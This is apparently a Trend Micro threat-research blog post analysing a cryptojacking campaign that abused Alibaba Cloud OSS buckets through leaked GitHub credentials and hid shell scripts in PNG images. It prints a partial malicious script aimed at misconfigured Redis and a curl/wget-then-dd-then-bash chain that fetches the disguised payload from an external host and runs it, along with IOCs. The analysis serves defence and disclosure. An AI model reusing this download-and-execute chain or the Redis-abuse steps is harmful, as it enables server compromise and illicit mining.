Alibaba OSS Buckets Compromised to Distribute Malicious Shell Scripts via Steganography

trendmicro.com/en_us/research/22/g/alibaba-oss-buckets-compromised-to-distribute-malicious-shell-sc.html

July 21, 2022

Previously, we reported on how threat actors are targeting multiple cloud environments such as Huawei Cloud to host cryptocurrency-mining malware by abusing misconfiguration issues and weak or stolen credentials obtained from a previous malware infection.


This time, we have identified a malicious campaign using the object storage service (OSS) of Alibaba Cloud (also known as Aliyun) for malware distribution and illicit cryptocurrency-mining activities. OSS is a service that allows Alibaba Cloud customers to store data like web application images and backup information in the cloud. Unfortunately, this is not the first time that we've seen malicious actors targeting Alibaba Cloud: Earlier this year, we detailed how malicious actors disabled features inside Alibaba Cloud for cryptojacking purposes.

How malicious actors abuse unsecure OSS buckets, credentials

To secure an OSS bucket, a user has to set up a proper access policy. If this is done incorrectly, a malicious user can upload or download a user's files to or from the bucket itself.

Malicious actors can also get hold of a user's OSS bucket by obtaining their AccessKey ID and AccessKey secret or an auth-token. Any of these can be stolen from previously compromised services, particularly those that have secrets accessible as configurations inside plain-text files or environmental variables. Malicious actors can also obtain access to an OSS bucket by using credential stealers. TeamTNT's extended credential harvester is a notorious example of a stealer that targeted multiple cloud environments.

When we investigated the technical details of this campaign, we saw that one of the shell scripts contained a reference to OSS KeySecret and GitHub. Initially, we assumed that malicious actors simply search for credentials that have been inadvertently pushed into the GitHub public repository.




```
#!/bin/sh

# 该图床从github随便搜索阿里云oss存储桶keySecret获得，与图床主人无关
```

Figure 1. A comment inside a malicious script suggesting that a bad developer practice has been exploited

We saw a comment on a malicious script in one of the samples that we analyzed and confirmed our initial assumption after using Google Translate to obtain an English translation of the comment that was originally written in Chinese.



该图床从github随便搜索阿里云oss存储桶keySecret获得，与图床主人无关

Gāi tú chuáng cóng github suíbiàn sōusuǒ ālǐ yún oss cúnchú tǒng keySecret huòdé, yǔ tú chuáng zhǔrén wúguān

The image bed is obtained from github by searching the keySecret of the Alibaba Cloud oss bucket, and it has nothing to do with the owner of the image bed.

Figure 2. The English translation of the comment written inside a malicious script

The role of steganography in distributing malware to exploited OSS buckets

Upon further investigation, we discovered that malicious actors uploaded images that contained an embedded shell script to the compromised OSS buckets using steganography.

Steganography is a technique used by malicious actors to bypass defense mechanisms, especially network-related ones. The simplest version of this tactic involves simply changing the extension of the malicious file to a trivial one, such as “.png”. As a result, a security proxy that only looks at a file’s extension would grant access to the malicious file.

After this technique was uncovered, cybercriminals were forced to improve their tactics. For example, they started hiding malware in images and videos for obfuscation purposes. Typically, a simple security solution looks at an image file by analyzing its header. If the header matches that of a file type usually considered harmless (like a PNG file), then the solution would grant the file access into a corporation’s network — even if it contains malicious scripts.

In the campaign we analyzed, the malicious actors opted to use a simple steganography tactic and embedded malware inside an image file. The PNG image itself is a legitimate image file, but the malicious actors appended a malicious shell script at the end of it. A user would therefore be able to access the image itself without seeing the malicious script attached to the file.





Figure 3. The image containing a malicious shell script


As Figure 4 shows, when the command "file" is used, it reads the header of the picture and determines that it is an image file. Using a tool like "hd" to check the raw content of the file results in the same outcome in which the header is considered compatible with that of a PNG file.



```
$
$ file indexrs.png
indexrs.png: PNG image data, 86 x 86, 8-bit/color RGBA, non-interlaced
$
$
$ hd -n16 indexrs.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010
$
```

Figure 4. The PNG header of the downloaded file

However, upon downloading the image and doing a closer investigation, we found the embedded malicious shell script.



```
Rí┘ñ■x RhÊ¾■Q²ÑDE`{Ì¨├¢[-ù■Mó";á: ¯j3½\`0ðé'┘=■?■:å1=Wæè O■■´■» ¶■♀[·HU■J3Rmb■Öuǵ72B■ütÌ║■-ðö«-<☼DÏ¦ß
ÐØÑ£◄¦1É■Òä7■7)"?0╛:-×■À!£ÆD72³1±tÎãþU■ãÝ  ô'çJÓ P´     Â□■(êSU4)◄■ ×ì£Y‼"qâ+  C¸ÅAÊx?²Çü-ÚTá¸O¦K1WÇ©ÀÜ´♂■b↑■ÄZJ¤┘IdÑk⁄Ñ4rÍ#
cFû
7Ï`ç?Æa`↑ ¬4öH■■8é■%€┼¸|■Ú■C§5dØÔþ/Y¤x´ìðÈ6■Ñ¿ Eµª└éEå    IEND®B`■#!/bin/sh
# è¯Wå■¾åº■ä»■githubé■ä½¿æ■ç´¢é■¿é■■äº'ossâ-■å■¨æ¡¶keySecretè■·å¾■ï¾■ä¸■å■¾åº■ä¸»äººæ■ å■³


setenforce 0 2>/dev/null
ulimit -u 50000
sleep 1
iptables -I INPUT 1 -p tcp --dport 6379 -j DROP 2>/dev/null
iptables -I INPUT 1 -p tcp --dport 6379 -s 127.0.0.1 -j ACCEPT 2>/dev/null
sleep 1
    if [ -f "/bin/ps.original" ]
    then
        ps.original -fe|grep pnscan |grep -v grep
    else
        ps -fe|grep pnscan |grep -v grep
    fi
if [ $? -ne 0 ]
then
        rm -rf .dat .shard .ranges .lan 2>/dev/null
        sleep 1
        echo 'config set dbfilename "backup.db"' > .dat
        echo 'save' >> .dat
        echo 'config set stop-writes-on-bgsave-error no' >> .dat
        echo 'flushall' >> .dat
```

Figure 5. The malicious shell script embedded inside a PNG file

The malware authors used a Unix dd command-line utility program to extract the malicious shell script after the download was completed. Because this command is typically used in more advanced tasks, it's evident that the authors have at least intermediate knowledge of Unix systems.

```
curl -o indexrs.png
https://recipt-picture.oss-cn-hongkong.aliyuncs.com/mall-img/indexrs.png  ||
$bbdira -fsSL -o indexrs.png
[redacted].oss-cn-hongkong.aliyuncs.com/mall-img/indexrs.png || wget
[redacted].oss-cn-hongkong.aliyuncs.com/mall-img/indexrs.png -O
indexrs.png;dd if=indexrs.png of=rs.sh skip=17704 bs=1;cat rs.sh | bash
```

Figure 6. From PNG file to malicious code execution

Shell scripts target misconfigured Redis instances to mine Monero

We observed that the payload itself illicitly mined Monero using XMRig, an open-source and multiplatform Monero miner. The campaign used the xmr-asia1[.]nanopool[.]org pool. The malicious shell scripts also targeted misconfigured Redis instances, which can be abused to perform remote code execution (RCE). This is similar to what multiple threat actors involved in a cryptojacking competition (such as TeamTNT and Kinsing) have done in the past.

Conclusion and Trend Micro solution

We are continuously observing how cybercriminals are adapting to new environments and targeting an increasing number of cloud services. As we predict that this will be an enduring trend, we advise cloud users to be aware that in most cases, malicious actors will continue to exploit both misconfiguration issues and design issues in cloud services to easily access authentication tokens.


Developers should also avoid putting any credentials and secrets into the versioning systems of their favors or pushing them into publicly accessible repositories. Indeed, this investigation is further proof that malicious actors are always actively seeking leaked or exposed credentials.

Security solutions such as Trend Micro Cloud One™ protect cloud-native systems and their various layers. By leveraging this solution, enterprises gain access to protection for continuous integration and continuous delivery (CI/CD) pipeline and applications. The Trend Micro Cloud One platform also includes Workload Security runtime protection for workloads.

Indicators of compromise (IOCs)

ce95789643e31a65ee77a31c69a6952e9e260200b50e0e8ba6bf8493cce7fb71	Coinminer.SH.MALXMR.UWEKO
34c78249ab1415afacd16cf76375a800d8d56fa5ac60b5522146e65c1521955b	Trojan.Linux.XB.VSNW12G22
495605cee98f3b437c3744c24fcf255d1cee7717f7e3150d38f95673ca0617e4	Trojan.Linux.FRS.VSNW12G22
8bb70f52377091ccbb13e7be0a1d4dab079edeca6adc18b126bbdc40dbcf3ae4	Trojan.SH.SHELLMA.AAS
8ec8e800fe3f627ce9f49268e4d67e944848f8ae3a8efc2ef6f77e46781a70f3	Trojan.Linux.MALXMR.UWELMS

MITRE ATT&CK® table



Defense Evasion	Discovery	Collection	Notable Characteristics
File and Directory Permissions Modification, T1222	Process Discovery, T1057	Data Staged, T1074	Process, service, or memory object change (327)
Hide Artifacts, T1564	Account Discovery, T1087		File drop, download, sharing, or replication (16)
			Anti-security, self-preservation (1)
			Hijack, redirection, or data theft (8)

Cloud

In this blog entry, we discuss a malicious campaign that targets Alibaba Cloud’s OSS buckets with leaked credentials for malware distribution and cryptojacking.

By: Alfredo Oliveira, David Fiser July 21, 2022 Read time: (words)